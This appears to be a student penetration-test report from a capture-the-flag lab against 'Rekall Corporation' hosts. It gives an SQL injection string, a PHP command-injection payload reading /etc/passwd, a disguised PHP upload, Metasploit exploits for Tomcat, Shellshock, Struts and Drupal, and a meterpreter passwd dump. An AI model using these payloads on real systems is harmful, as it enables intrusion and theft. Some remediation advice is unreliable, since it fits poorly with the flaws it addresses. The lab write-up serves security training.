
| | |
|-----------------------|---|
| Images |  <p>The terminal session shows the following steps:</p> <pre> root@kali:~/Documents/day_1 ~ root@kali:~ x <select name="security_level"> <option value="0">YES</option> </select> </p> <button type="submit" name="form" value="submit">Click Here to Begin</button> </body> </html> * Connection #0 to host 192.168.14.35 left intact └─[root@kali:~]─ touch exploit.php └─[root@kali:~]─ nano exploit.php └─[root@kali:~]─ nano exploit.php └─[root@kali:~]─ mv exploit.php exploit.jpg.php </pre> |
| Affected Hosts | 192.168.14.35 |
| Remediation | File upload validation making sure only jpg file are uploaded |

| Vulnerability 7 | Findings |
|---|--|
| Title | Flag 7 sql injection |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Critical |
| Description | using a basic sql injection of admin' or '1'='1' to be able to enter the user login page which ended with obtaining the flag 7 |


| | |
|-----------------------|--|
| Images |  |
| Affected Hosts | 192.168.14.35 |
| Remediation | Do not allow the web application to accept special character combinations |

| Vulnerability 8 | Findings |
|---|--|
| Title | Flag 8 - Sensitive data Exposure |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Super Critical |
| Description | Just by looking at the web source code you are able to discover the user name and password for the admin login |
| Images |  |


| | |
|----------------|--|
| |  |
| Affected Hosts | 192.168.14.35 |
| Remediation | remove the user name and password from the web app source code. |

| Vulnerability 9 | Findings |
|--|---|
| Title | Flag 9 - Directory Traversal Attack |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | High |
| Description | used directory traversal to discover a robots.txt file while using the wildcard rule to allow unrestricted directory movement |
| Images |  |



| | |
|-----------------------|--|
| Affected Hosts | 192.168.14.35 |
| Remediation | Enable restriction from user to allow any user from obtaining sensitive files and data |

| Vulnerability 10 | Findings |
|---|--|
| Title | flag 10- command injection |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | by manually navigating to the networking php directory and entering in the DNS check www.splunk.com I was able to obtain sensitive information |
| Images |  A screenshot of a web browser window. The address bar shows '192.168.14.35/networking.php'. The page has a red header with a large white 'R' logo and the text 'REKALL CORPORATION'. Below the header, it says 'Welcome to Rekall Admin Networking Tools'. A note below the header states: 'Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt'. Underneath this, there's a 'DNS Check' section with an input field containing 'www.example.com' and a 'Lookup' button. Below the input field, there's some technical text about server addresses and names. At the bottom of the page, a message says 'Congrats, flag 10 is ksdnd9d9das'. |
| Affected Hosts | 192.168.14.35 |
| Remediation | Reset Passwords and all logins for accounts compromised as well needing to get rid of any compromised systems from the network to resolve. |


| Vulnerability 11 | Findings |
|---|--|
| Title | Flag 11 - advanced command injection |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | Critical |
| Description | by Mimicking the same actions for the previous vulnerability I entered www.splunk.com in the MX Record Checker and was able to obtain the same information |

| | |
|-----------------------|--|
| Images |  <p>The screenshot shows a web browser window with the URL 192.168.14.35/networking.php. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome (which is selected), VR Planner, and Login. The main content area displays two sections: 'DNS Check' and 'MX Record Checker'. In the DNS Check section, there is an input field with 'www.example.com' and a 'Lookup' button. In the MX Record Checker section, there is also an input field with 'www.example.com' and a 'Check your MX' button. Below these sections, there is some text about server addresses and MX records.</p> |
| Affected Hosts | 192.168.14.35 |
| Remediation | Reset Password as well and then implement a password policy to make the password more encrypted which overall makes it very difficult to obtain any sensitive information. |

| Vulnerability 12 | Findings |
|--|---|
| Title | Flag 12- Brute Force attack |
| Type (Web app / Linux OS / WIndows OS) | Web app |
| Risk Rating | Medium |
| Description | using a burp intruder and setting the parameters I was able to obtain the login information of a user who had admin login credentials allowing me to successful complete my brute force attack. |

| | |
|--|--|
| Images  |  |
| Affected Hosts 192.168.14.35 | |
| Remediation For this one as well enforce a stronger password policy the username and password should never match and be identical to one another. As well bringing in a second factor for long in or giving employees a yubi key (for example) that regularly changes the password for the accounts. | |

| Vulnerability 13 | Findings |
|---|--|
| Title | Flag 13 Php injection |
| Type (Web app / Linux OS / Windows OS) | Web app |
| Risk Rating | medium |
| Description | with the help of finding other vulnerabilities i was able to navigate to the souvenirs page and by implementing a payload of ;system('cat/etc/passwd') to the end of CALLUSNOW i was able to discover the flag information |

| | |
|-----------------------|---|
| Images |  |
| Affected Hosts | 192.168.14.35 |
| Remediation | Make sure all user inputs are validated and sanitized before entering in the URL making sure nobody can be able to access any page while using special character scripts. |

| Vulnerability 14 | Findings |
|--|--|
| Title | Flag 14 - Session management |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Medium |
| Description | By using burp I was able to discover port 87 was vulnerable to access and when changing the url from 1 to 87 I was able to discover the next page of welcome admin giving me the flag information. |

| | |
|-----------------------|--|
| Images | |
| Affected Hosts | 192.168.14.35 |
| Remediation | Using Strong and unique sessions ID align with implementing proper session management would be a good start as well making sure to regularly monitor and audit the session management. |

| Vulnerability 15 | Findings |
|---|---|
| Title | Flag 15 Directory Traversal (Disclaimers) |
| Type (Web app / Linux OS / Windows OS) | Web App |
| Risk Rating | Low |
| Description | using Directory traversal i was able to make changes to the url to "page=old_disclaimers/disclaimer_1.txt" which in result giving me the sensitive information as well giving me the flag code. |

| | |
|-----------------------|---|
| Images | |
| Affected Hosts | 192.168.14.35 |
| Remediation | using absolute paths to prevent any “..” from being used as well as other sequences in order to prevent Directory Traversal |

Linux OS

| Vulnerability 16 | Findings |
|---|--|
| Title | Domain Data Exposure |
| Type (Web app / Linux OS / WIndows OS) | Linux OS |
| Risk Rating | Low |
| Description | I navigated to centralops.net to use the Domain Dossier and by entering in the totalrekall.xy under the “Registrant Street” the code for Flag 1 was entered in that space. |
| Images | |
| Affected Hosts | |


| | |
|--------------------|---|
| Remediation | To remediate the domain data exposure vulnerability identified through centralops.net, implement WHOIS privacy protection (domain privacy) services to shield sensitive registrant information, and conduct a comprehensive audit of all domain registration details to ensure no sensitive data or credentials are exposed in any registration fields. |
|--------------------|---|



| Vulnerability 17 | Findings |
|---|--|
| Title | IP Address Ping |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Low |
| Description | Using the linux terminal and using the ping command i was able to obtain the IP for Flag 2 |
| Images | <pre>(root㉿kali)-[~] └─# ping totalrekall.xyz PING totalrekall.xyz (76.223.105.230) 56(84) bytes of data. 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=1 ttl=241 time=26.0 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=2 ttl=241 time=34.1 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=3 ttl=241 time=27.3 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=4 ttl=241 time=26.2 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=5 ttl=241 time=25.9 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=6 ttl=241 time=26.2 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=7 ttl=241 time=26.1 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=8 ttl=241 time=26.2 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=9 ttl=241 time=26.3 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=10 ttl=241 time=26.0 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=11 ttl=241 time=26.1 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=12 ttl=241 time=26.3 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=13 ttl=241 time=25.9 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=14 ttl=241 time=26.1 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=15 ttl=241 time=28.2 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=16 ttl=241 time=30.1 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=17 ttl=241 time=26.9 ms 64 bytes from a16e665f42988324c.awsglobalaccelerator.com (76.223.105.230): icmp_seq=18 ttl=241 time=26.1 ms ^C — totalrekall.xyz ping statistics — 18 packets transmitted, 18 received, 0% packet loss, time 17022ms rtt min/avg/max/mdev = 25.928/26.988/34.088/1.997 ms</pre> |
| Affected Hosts | 34.102.136.180 |
| Remediation | Implement network segmentation and proper firewall rules as well as deploy a reverse proxy to mask actual server IP addresses, preventing direct discovery of internal infrastructure through ping commands. |


| Vulnerability 18 | Findings |
|---|--|
| Title | SSL Certification Research |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Low |
| Description | I went to crt.sh and by entering totalrekall.xyz I was able to notice Flag 3's code in the results provided. |

| Vulnerability 20 | Findings |
|--|---|
| Title | Aggressive Scan for Drupal |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Medium |
| Description | On the linux terminal I ran another nmap scan but made it an aggressive scan to run me the IP host needed for Drupal. |
| Images | <pre> File Actions Edit View Help OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.0000090s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-title: Home Drupal CVE-2019-6340 http-robots.txt: 22 disallowed entries (15 shown) _/core/_profiles/_/README.txt _/web.config _/admin/ _/comment/reply/_filter/tips/_node/add/_search/_user/register/ _/user/password/_user/login/_user/logout/_index.php/admin/ _index.php/comment/reply/ _http-generator: Drupal 8 (https://www.drupal.org) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.01 ms 192.168.13.13 </pre> |
| Affected Hosts | 192.168.13.13, |
| Remediation | Overall a simple OS version update would be the best case scenario to avoid this situation from expanding. |

| Vulnerability 21 | Findings |
|--|---|
| Title | Nessus Scan and Vulnerability ID |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Medium |
| Description | Ran a Nessus Scan on 192.168.13.12 to give me the Apache Struts Critical Risk. Flag 6 was the ID number under the Plugin Details. |

| | |
|---|---|
| Images  | Affected Hosts Nessus Remediation Auditing all the potential risk with the nessus scan and having employees actively resolve the issue because the longer the risk is active the easier it becomes to hack into. |
|---|---|

| Vulnerability 22 | Findings |
|--|--|
| Title Apache Tomcat exploit Type (Web app / Linux OS / Windows OS) Linux OS Risk Rating Critical Description used the MSFconsole along with an exploit for Tomcat and JSP under the Rhost of 192.168.13.10...Once in a meterpreter and creating a command line with shell. I used the find command to find the location of Flag 7 and followed the path to obtain the code. | Findings  Images  |
| Affected Hosts 192.168.13.10 Remediation Limiting user privileges to reduce the risk of exploitation as well as activating a | |

| | firewall to reduce the network traffic to a level that is easier to manage and monitor. |
|--|---|
| Vulnerability 23 | Findings |
| Title | ShellShock Exploiting |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Critical |
| Description | Ran MSFconsole with a Shellshock exploit and by changing the parameters with TARGETURI set to /cgi-bin/shockme.cgi and RHOST to 192.168.13.11 Then on the exploited machine I navigated using /etc/sudoers.d to obtain Flag 8 |
| Images |  |
| Affected Hosts | 192.168.13.11 |
| Remediation | Limiting User privileges again but as well limiting access to files along with them. On top of repeating the use of a firewall from the previous vulnerability due to this exploit being done onto each layer would as well gradually increase your chance of protecting from hack attempts |


| Vulnerability 24 | Findings |
|---|---|
| Title | Escalating Access |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Critical |
| Description | On the same machine I ran cat /etc/passwd for Flag 9's code |
| Images | <pre>#includedir /etc/sudoers.d flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less meterpreter > cat /etc/usr [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /etc/users [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /etc/passwrd [-] stdapi_fs_stat: Operation failed: 1 meterpreter > cat /etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre> |
| Affected Hosts | 192.168.13.11 |
| Remediation | Limiting User privileges again but as well limiting access to files along with them. On top of repeating the use of a firewall from the previous vulnerability due to this exploit being done on the same machine/server. |

| Vulnerability 25 | Findings |
|---|---|
| Title | Struts Exploiting |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | High |
| Description | Ran another MSFconsole with a Struts exploit instead under the IP 192.168.13.12, then under the exploited machine I used the command cat to make flag 10's code appear. |


| | |
|---|--|
| Images | |
| Affected Hosts | 192.168.13.12 |
| Remediation | Immediately upgrade Apache Struts to version 2.3.32+ or 2.5.10.1+ to patch this critical remote code execution vulnerability, and implement a web application firewall with rules to detect exploitation attempts targeting the Content-Type header. |
| Vulnerability 26 | Findings |
| Title | Drupal Exploiting |
| Type (Web app / Linux OS / Windows OS) | Linux OS |
| Risk Rating | Critical |
| Description | Ran another MSFconsole but with an exploit for Drupal and after getting the Meterpreter shell from making the RHOST to 192.168.13.13 and the LHOST 172.22.117.100. I used the command getuid in the exploited shell to give me Flag 11 |
| Images | |

